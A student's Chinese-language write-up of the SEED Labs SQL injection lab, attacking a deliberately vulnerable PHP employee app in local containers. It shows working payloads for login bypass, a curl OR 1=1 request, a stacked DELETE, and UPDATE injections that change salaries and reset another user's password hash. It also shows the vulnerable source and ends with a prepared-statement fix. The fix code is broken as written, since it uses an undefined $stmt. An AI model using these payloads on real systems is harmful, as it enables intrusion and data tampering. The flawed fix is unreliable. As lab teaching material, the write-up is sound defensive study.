

概述

SQL 注入是一种利用 Web 应用程序与数据库交互的漏洞而进行的代码注入技术。这种漏洞是由于用户的输入在发送到后端数据库之前没有被正确检查导致的。

许多 Web 应用程序都会从用户那里获取输入，并使用这些输入来构造 SQL 查询，以便从数据库中获取信息。Web 应用程序也使用 SQL 将信息存储在数据库中。这些是 Web 应用程序开发中的常见做法。当 SQL 的查询构建时不小心的话，可能会出现 SQL 注入漏洞。SQL 注入是针对 Web 应用程序最常见的攻击之一。

在这个实验中，我们创建了一个易受 SQL 注入攻击的 Web 应用程序。你的目标是利用程序中的漏洞来做 SQL 注入攻击，同时学习防御此类攻击的技术。本实验涵盖了以下主题：

- SQL 语句：SELECT 和 UPDATE 语句
- SQL 注入
- Prepared 语句（防御方法）

```
seed@VM101:~/Downloads/Labsetup$ dcup -d
WARNING: Found orphan containers (server-4-10.9.0.8, server-1-10.9.0.5, elgg-10.9.0.5, attacker-10.9.0.105, server-3-10.9.0.7, server-10.9.0.6, server-2-10.9.0.6, server-10.9.0.5) for this project. If you removed or renamed this service in your compose file, you can run this command with the --remove-orphans flag to clean it up.
Starting www-10.9.0.5    ... done
Starting mysql-10.9.0.6 ... done
seed@VM101:~/Downloads/Labsetup$ docker ps
CONTAINER ID   IMAGE                                COMMAND                                     CREATED
STATUS        PORTS          NAMES
7e719b0dd504   seed-image-mysql-sqli               "docker-entrypoint.s..." 2 minutes ago
Up 4 seconds   3306/tcp, 33060/tcp mysql-10.9.0.6
d14e22b3d73e   seed-image-www-sqli                 "/bin/sh -c 'service..." 2 minutes ago
Up 4 seconds   www-10.9.0.5
```

关于 Web 应用程序

我们创建了一个简单的员工管理应用程序。通过此Web应用程序，员工可以查看和更新其个人资料信息。在该 Web 应用程序中主要有两种角色：管理员是特权角色，可管理每个别员工的个人资料；员工是普通角色，只能查看或更新自己的个人资料信息。所有员工的信息描述见下表：

Name	Employee ID	Password	Salary	Birthday	SSN	Nickname	Email	Address	Phone
Admin	99999	seedadmin	400000	3/5	43254314				
Alice	10000	seedalice	20000	9/20	10211002				
Boby	20000	seedboby	50000	4/20	10213352				
Ryan	30000	seedryan	90000	4/10	32193525				
Samy	40000	seedsamy	40000	1/11	32111111				
Ted	50000	seedted	110000	11/3	32111111				

任务 1：熟悉 SQL 语句

本任务的目标是熟悉 SQL 命令。我们的 Web 应用程序使用的数据存储在一个名为 MySQL 的数据库中，该数据库托管在我们的 MySQL 容器上。我们创建了一个名为 `sqllab_users` 的数据库，其中包含一个名为 `credential` 的表。此表格存储了每个员工个人资料信息（例如 `eid`、密码、工资等）。在这个任务中，你需要与数据库互动以熟悉 SQL 命令。

请在 MySQL 容器中获取一个 shell（参见容器手册中的说明，手册的链接在实验网站）。然后使用 `mysql` 客户端程序来与数据库进行交互。用户名是 `root`，密码是 `dees`。

```
// 在 MySQL 容器内
# mysql -u root -pdees
```

登录后，可以创建新的数据库或加载已有的。因为我们已经创建了 `sqllab_users` 数据库，你只需要使用 `use` 命令来加载它。要查看 `sqllab_users` 数据库中的表，请使用 `show tables` 命令打印所选数据库中的所有表。

```
mysql> use sqllab_users;
Database changed
mysql> show tables;
+-----+
| Tables_in_sqllab_users |
+-----+
| credential              |
+-----+
```

运行上述命令后，你需要使用 SQL 命令来打印员工 Alice 的所有个人资料信息。请提供你的结果截图。

我的结果：

```
seed@VM101:~/Downloads/Labsetup$ docksh 7e
root@7e719b0dd504:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> █
```

```

+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| sqllab_users |
| sys |
+-----+
6 rows in set (0.02 sec)

```

```

mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

```

```

Database changed
mysql> show tables
+-----+
| Tables_in_sqllab_users |
+-----+
| credential |
+-----+

```

查看credential表信息：

```

mysql> select * from credential;
+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email |
| NickName | Password |
+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | |
| | | fdbe918bdae83000aa54747fc95fe0470fff4976 |
| 2 | Boby | 20000 | 30000 | 4/20 | 10213352 | | | |
| | | b78ed97677c161c1c82c142906674ad15242b2d4 |
| 3 | Ryan | 30000 | 50000 | 4/10 | 98993524 | | | |
| | | a3c50276cb120637cca669eb38fb9928b017e9ef |
| 4 | Samy | 40000 | 90000 | 1/11 | 32193525 | | | |
| | | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
| 5 | Ted | 50000 | 110000 | 11/3 | 32111111 | | | |
| | | 99343bfff28a7bb51cb6f22cb20a618701a2c2f58 |
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 | | | |
| | | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+-----+
6 rows in set (0.00 sec)

```

打印Alice的所有信息：

```
mysql> select * from credential where Name='Alice';
+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email |
| NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | |
| | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

任务 2: 在 SELECT 语句上执行 SQL 注入攻击

SQL 注入是一种代码注入技术，通过该技术，攻击者可以执行自己的恶意 SQL 语句（通常称为恶意负载）。通过恶意 SQL 语句，攻击者可以从受害者数据库中窃取信息，甚至更改数据库。我们的员工管理 Web 应用程序存在 SQL 注入漏洞，这些漏洞模仿了开发人员经常犯的错误。

我们将使用 www.seed-server.com 中的登录页面来完成此任务。登录页面如下图所示。它要求用户提供用户名和密码。Web 应用程序根据这两条数据对用户进行身份验证，因此只有知道密码的员工才允许登录。作为攻击者，你的工作是在不知道任何员工密码的情况下登录 Web 应用程序。

Employee Profile Login

USERNAME

PASSWORD

Login

Copyright © SEED LABs

我们先解释一下这个 Web 应用程序是如何实现身份验证的。位于 `/var/www/SQL_Injection` 目录中的 PHP 代码 `unsafe_home.php` 是用于进行用户身份验证的。以下代码片段显示了如何对用户进行身份验证。

```
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);
```

```

...
$sql = "SELECT id, name, eid, salary, birth, ssn, address, email,
        nickname, Password
        FROM credential
        WHERE name= '$input_uname' and Password='$hashed_pwd'";
$result = $conn -> query($sql);

// 以下是伪代码
if(id != NULL) {
    if(name=='admin') {
        return All employees information;
    } else if (name !=NULL){
        return employee information;
    }
} else {
    Authentication Fails;
}

```

上述 SQL 语句从 credential 表中选择员工个人信息，例如 id、name、salary、ssn 等。该 SQL 语句使用了两个变量 input_uname 和 hashed_pwd，其中 input_uname 保存着用户在登录页面的用户名字段中输入的信息，而 hashed_pwd 保存着用户输入的密码的 sha1 哈希值。程序检查数据库中是否有记录与提供的用户名和密码匹配，如果是的话，那么用户身份验证就成功了，相应的员工信息会提供给用户。如果没有记录匹配，则身份验证失败。


• [任务 2.1：网页上的 SQL 注入攻击](#)

你的任务是从登录页面以管理员身份登录 Web 应用程序，以便查看所有员工的信息。我们假设你知道管理员的帐户名称，即 admin，但不知道密码。你需要决定在用户名和密码字段中输入什么才能成功登录。

解答：

因为我们只知道账号 admin，因此在username的输入上思考，查看原始代码，注意到逻辑的登录逻辑是同时对账号和密码在数据库中进行匹配。我们应该想办法通过输入username来忽略输入密码的部分。

我们可以构造 admin' -- 或 admin' # 作为用户名,这样后面的语句就会被注释掉：



The image shows a login form with two input fields. The first field is labeled 'USERNAME' and contains the text 'admin' #'. The second field is labeled 'PASSWORD' and contains the text 'Password'.

成功登录：

User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

- **任务 2.2: 从命令行进行 SQL 注入攻击**

你的任务是重复任务 2.1，但你需要在不使用网页的情况下执行此操作。你可以使用命令行工具，例如 curl，它可以发送 HTTP 请求。值得一提的是，如果你想在 HTTP 请求中包含多个参数，则需要将 URL 和参数放在一对单引号之间，否则，用于分隔参数的特殊字符（例如 &）将被 shell 程序解释，从而改变命令的含义。以下示例显示如何向我们的 Web 应用程序发送 HTTP GET 请求，并附加两个参数（username 和 Password）：

```
$ curl 'www.seed-server.com/unsafe_home.php?username=alice&Password=11'
```

如果你需要在用户名或密码字段中包含特殊字符，你需要对它们进行编码，否则，这些特殊字符可以改变你的请求的意义。如果你想在这些字段中包含单引号，你应该使用 %27 代替；如果要包含空格，则应使用 %20。在这个任务中，在发送请求时你需要处理好 HTTP 编码。

在用户名或密码字段中包含特殊字符时，需要对它们进行编码，否则，这些特殊字符可以改变请求的意义。如果想在这些字段中包含单引号，应该使用 %27 代替；如果要包含空格，则应使用 %20。

curl 'www.seed-server.com/unsafe_home.php?username=admin%27%20OR%20%271=1&Password='

使用以上命令 成功显示表单

```
seed@VM101:~$ curl 'www.seed-server.com/unsafe_home.php?username=admin%27%20R%20%27%20l=1&Password='
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top
with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at all. Therefore the navbar tag starts before the php tag but it ends within the php script adding items as required.
-->
```

- [任务 2.3: 附加一个新的SQL语句](#)

在这两个攻击中，我们只能从数据库中窃取信息，如果有办法可以利用这个登录页面的漏洞修改数据库将会更好。一个想法是使用 SQL 注入攻击注入两条 SQL 语句，第二条可以是更新或删除语句。在 SQL 中，分号 ';' 用于分隔两条 SQL 语句，请尝试通过登录页面运行两条 SQL 语句。

系统里有一个防范措施会防止你运行两条 SQL 语句，所以你的攻击不会成功。请查阅网络资源找出这种防范措施是什么，并将你的发现记录在实验报告中。

admin'; DELETE FROM credential WHERE name='admin';#

尝试执行第二条sql语句

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'DELETE FROM credential WHERE name='admin';#' and Password='da39a3ee5e6b4b0d3255b' at line 3]\n

发现注入失败

观察unsafe_home的php源码，发现if (!\$result = \$conn->query(\$sql)) {这一行：


```

/home/seed/Downloads/Labsetup/image_www/Code/unsafe_home.php - Mousepad
File Edit Search View Document Help

session_start();
// if the session is new extract the username password from the GET request
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

// check if it has exist login session
if($input_uname==" " and $hashed_pwd==sha1("") and $_SESSION['name']!=" " and $_SESSION['pwd']!=""){
    $input_uname = $_SESSION['name'];
    $hashed_pwd = $_SESSION['pwd'];
}

// Function to create a sql connection.
function getDB() {
    $dbhost="10.9.0.6";
    $dbuser="seed";
    $dbpass="dees";
    $dbname="sqlab_users";
    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
        echo "</div>";
        echo "</nav>";
        echo "<div class='container text-center'>";
        die("Connection failed: " . $conn->connect_error . "\n");
        echo "</div>";
    }
    return $conn;
}

// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
if (!$result = $conn->query($sql)) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die('There was an error running the query [' . $conn->error . ']\n');
    echo "</div>";
}
/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
    array_push($return_arr,$row);
}

/* convert the array type to json format and read out*/
$json_str = json_encode($return_arr);
$json_a = json_decode($json_str,true);
$id = $json_a[0]['id'];
$name = $json_a[0]['name'];

```

query() 不允许在数据库服务器中运行多条语句，这是为了防止恶意用户通过 SQL 注入攻击执行额外的恶意 SQL 操作。即使攻击者在注入的输入中添加了分号，数据库也不会执行多条sql语句，会直接抛出错误。

任务 3: 在 UPDATE 语句上执行SQL注入攻击

如果一个 SQL 注入漏洞出现在 UPDATE 语句上，损害将会更大，因为攻击者可以利用这个漏洞修改数据库。我们的员工管理应用程序有一个允许员工更新其个人资料信息（包括昵称、电子邮件、地址、电话号码和密码）的页面（见下图）。要访问此页面，员工需要先登录。

当员工通过这个编辑资料页面来更新他们的信息时，以下 SQL UPDATE 查询将被执行，这个代码在 unsafe_edit_backend.php 文件中，位于 /var/www/SQLInjection 目录下。


```
$hashed_pwd = sha1($input_pwd);
$sql = "UPDATE credential SET
    nickname='$input_nickname',
    email='$input_email',
    address='$input_address',
    Password='$hashed_pwd',
    PhoneNumber='$input_phonenumber'
    WHERE ID=$id;";
$conn->query($sql);
```

任务 3.1: 修改自己的工资

如图所示，员工只能更新他们的昵称、电子邮件、地址、电话号码和密码，他们没有资格更改自己的工资。假设你是 Alice，你不满你的老板 Bobby 今年没有给你加工资。你想利用编辑资料的 SQL 注入漏洞来增加自己的工资，请演示如何实现这一点。我们假定你知道工资在数据库表格中的列名是 salary。

使用 abc', salary=10000000, Nickname='abc 作为昵称字段的输入，可以将自己的工资修改为 10000000。这样当实际执行 sql 语句时，就会把 salary 字段也更新。

Alice Profile

Key	Value
Employee ID	10000
Salary	10000000
Birth	9/20
SSN	10211002
NickName	abc
Email	
Address	
Phone Number	

任务 3.2: 修改其他人的工资

在增加了自己的工资之后，你决定惩罚你的老板 Bobby。你想把他的工资减少到1美元。请演示如何实现这一点。

为了把Boby的工资减少到1美元，可以在昵称字段输入 abc', salary=1 where Name = 'Boby';# 。通过在where条件中指定Name='Boby'，就可以把 Boby 的工资修改为 1 美元。

```
mysql> select * from credential;
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email |
| NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 10000000 | 9/20 | 10211002 | | | |
| abc | fdbe918bd8ae83000aa54747fc95fe0470fff4976 |
| 2 | Boby | 20000 | 1 | 4/20 | 10213352 | | | |
| abc | b78ed57077c101c1c82c142906674ad15242b2d4 |
| 3 | Ryan | 30000 | 50000 | 4/10 | 98993524 | | | |
| | a3c50276cb120637cca669eb38fb9928b017e9ef |
| 4 | Samy | 40000 | 90000 | 1/11 | 32193525 | | | |
| | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
| 5 | Ted | 50000 | 110000 | 11/3 | 32111111 | | | |
| | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 | | | |
| | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
6 rows in set (0.00 sec)
```

任务 3.3: 修改其他人的密码

在更改完 Boby 的工资后，你依然不满，所以想把 Boby 的密码改成你知道的内容，然后你就可以登录到他的账号。请演示如何实现这一点。需要注意的是，数据库中存储的是密码的哈希值而不是明文密码字符串。你可以再次查看 unsafe_edit_backend.php 代码以了解密码是如何被存储的，它使用 SHA1 哈希函数生成密码的哈希值。

我希望把Boby的密码改成Boby

由于使用 SHA1 哈希函数生成hash值，需要计算Boby的hash值，计算得到 825de4dcc88082cd4340cc7673364b8bbc90f37f。

因此，在昵称字段中输入 abc', Password='825de4dcc88082cd4340cc7673364b8bbc90f37f ' where Name = 'Boby';#，这样就可以把 Boby 的密码修改为 Boby 对应的哈希值。之后退出，尝试使用 Boby / Boby 登录，发现成功登录：

Employee Profile Login

USERNAME Bobby

PASSWORD ●●●●

Login

任务 4: 防范措施

SQL 注入漏洞的根本问题是未能将代码与数据区分开来。当在 Web 应用服务器端构建 SQL 语句时，程序员是知道哪一部分是数据哪一部分是代码，但在将 SQL 语句发送到数据库后，原来的界限已经消失，SQL 解释器看到的数据和代码的界限可能与开发人员设置的原始界限不同。为了解决这个问题，确保服务器端和数据库端看到的界限是一致至关重要。最安全的方法是使用“Prepared 语句”。

SQL Statement Execution Phases

Compilation

Parsing & Normalization Phase

Compilation Phase

Query Optimization Phase

Cache

Execution

Execution Phase

In this state, the SQL statement is pre-compiled into binary. Only placeholders for data are included in the prepared statement, not the actual data. Data will be binded to this statement later as pure data (so no more compilation will be conducted).

为了了解 Prepared 语句如何防止 SQL 注入，我们需要理解当 SQL 服务器收到 SQL 语句时会发生什么。上图展示了 SQL 语句执行的工作流程。在编译步骤中，语句首先通过解析和规范化阶段，检查其语法和语义。接下来是编译阶段，在这个阶段，关键字（如 SELECT、FROM、UPDATE 等）被转换成机器可理解的格式。基本上，在此阶段，语句就被解释了。在优化阶段会考虑执行语句的不同方案，并从中选择最佳的优化方案。所选的计划被缓存存

储起来，当下一个语句进来时，它将与缓存中的内容进行比较，如果已经在缓存中，则可以跳过解析、编译和查询优化阶段，直接将已编译的语句交给执行阶段运行。

Prepared 语句不是一个完整的 SQL 语句，它的一些数据部分是空着的，需要在后面来填充。Prepared 语句会经过编译步骤转换成预编译的语句。要运行这个预编译语句，需要填充缺的数据，但是这些数据不会再经历编译步骤，它们将被直接插入到预编译语句中，交给执行引擎。因此，即使数据中包含 SQL 代码，这些代码也不会经过编译，它们会被当做数据，没有任何特殊意义。这就是 Prepared 语句为什么能防止 SQL 注入攻击的原理。

下面是一个使用 Prepared 语句的例子。我们使用 SELECT 语句作为示例，并展示如何使用 Prepared 语句来重写 SQL 代码。

```
$sql = "SELECT name, local, gender
        FROM USER_TABLE
        WHERE id = $id AND password = '$pwd' ";
$result = $conn->query($sql)
```

上述代码存在 SQL 注入漏洞。可以将其重写为以下形式

```
$stmt = $conn->prepare("SELECT name, local, gender
                        FROM USER_TABLE
                        WHERE id = ? and password = ? ");

// 绑定参数
$stmt->bind_param("is", $id, $pwd);
$stmt->execute();
$stmt->bind_result($bind_name, $bind_local, $bind_gender);
$stmt->fetch();
```

使用 Prepared 语句，我们把发送 SQL 语句到数据库的过程分为两步。第一步是仅发送代码部分，即不包含实际数据。这是编译步骤。如上例所示，实际的数据被占位符 (?) 替换。在该步骤之后，我们再通过 bind_param() 发送数据给数据库。数据库把此步骤中发送的一切仅视为数据而不再将其视为代码。它将这些数据绑定到编译好的 Prepared 语句中的相应占位符上。在 bind_param() 方法中，第一个参数 "is" 指示了参数的类型： "i" 表明 \$id 中的数据为整数类型，而 "s" 则表示 \$pwd 中的数据为字符串类型。

任务

在这个任务中，我们将使用 Prepared 语句来修复 SQL 注入漏洞。为了简化起见，在 defense 文件夹中我们创建了一个简化的程序。你需要对这个文件夹中的文件进行修改。如果你将浏览器指向以下 URL，则会看到类似于 Web 应用程序登录页面的页面。该页面允许你查询员工的信息，但需要提供正确的用户名和密码。



URL: <http://www.seed-server.com/defense/>

此页中输入的数据将被发送到名为 getinfo.php 的服务器程序，该程序会调用名为 unsafe.php 的程序。这个 PHP 程序中的 SQL 查询存在 SQL 注入漏洞。你的任务是用 Prepared 语句修改 unsafe.php 中的 SQL 语句，从而使程序能够防范 SQL 注入攻击。在实验设置文件夹中，unsafe.php 程序位于 image_www/Code/defense 文件夹内。你可以直接在那里修改该程序。完成后，你需要重建并重启容器，否则更改将不会生效。你也可以通过 "docker cp" 命令将文件复制到正在运行的容器中。

你还可以在正在运行的容器内部修改此文件。在这个容器内，unsafe.php 程序位于 /var/www/SQL_Injection/defense 文件夹下。为了保持 Docker 镜像较小，我们在容器里仅安装了一个非常简单的文本编辑器 nano。对于简单的编辑来说应该足够了。如果你不喜欢这个编辑器，你也可以通过执行以下命令来安装其它命令行编辑器, 例如 “apt install -y vim”

此安装将在容器关闭并销毁后被丢弃。如果你想让其永久化，则可以将安装命令添加到 image_www 文件夹内的 Dockerfile 中。

可以进行注入攻击：



观察代码，发现不安全的查询语句：

```

/home/seed/Downloads/Labsetup/image_www/Code/defense/unsafe.php - Mousepad
File Edit Search View Document Help
<?php
// Function to create a sql connection.
function getDB() {
    $dbhost="10.9.0.6";
    $dbuser="seed";
    $dbpass="dees";
    $dbname="sqllab_users";

    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
        die("Connection failed: " . $conn->connect_error . "\n");
    }
    return $conn;
}

$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

// create a connection
$conn = getDB();

// do the query
$result = $conn->query("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= '$input_uname' and Password= '$hashed_pwd'");

// only take the first row
$firstrow = $result->fetch_assoc();
$id       = $firstrow["id"];
$name     = $firstrow["name"];
$eid      = $firstrow["eid"];
$salary   = $firstrow["salary"];
$ssn      = $firstrow["ssn"];
}

// close the sql connection
$conn->close();
?>

```

改为prepare语句:

```

$result = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= ? and Password= ?");
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$result=$stmt->get_result();

```

之后重新编译容器并运行，再次尝试 SQL 注入攻击，发现无法再通过注入 Alice'# 来 登录，获得的用户信息为空。

Information returned from the database

- ID:
- Name:
- EID:
- Salary:
- Social Security Number: